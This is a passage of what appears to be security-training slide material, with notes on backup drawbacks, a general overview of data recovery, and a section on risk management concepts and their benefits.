
- **No direct control** of the backup data
- **More time needed** for backup




Data Recovery

- Data recovery is a process for the recovery of data that may have been accidentally or intentionally **deleted** or **corrupted**
- Deleted items include files, folders, and partitions from electronic storage media (hard drives, removable media, optical devices, and other storage media)
- The majority of lost data is **recoverable**. However, there are situations where the damage to the data is permanent and irreversible
- When attempting to recover data from a target, use a variety of data recovery tools

Notes:



LO#06: Explain Risk Management Concepts and Frameworks



Risk Management

- Risk management is the process of reducing and maintaining risk at an **acceptable level** by means of a well-defined and actively employed security program
- Involves identifying, assessing, and responding to risks by implementing controls to help the organization manage potential effects
- Has a **prominent** place throughout the system's security life-cycle

Risk Management Benefits

- Focuses on potential risk impact areas
- Addresses Risks according to the Risk level
- Improves the risk handling process
- Allows security officers to act effectively in adverse situations
- Enables the effective use of risk handling resources
- Minimizes the effect of risk on the organization's revenue
- Identifies suitable controls for security

Notes: ____


____

____

____

____

____



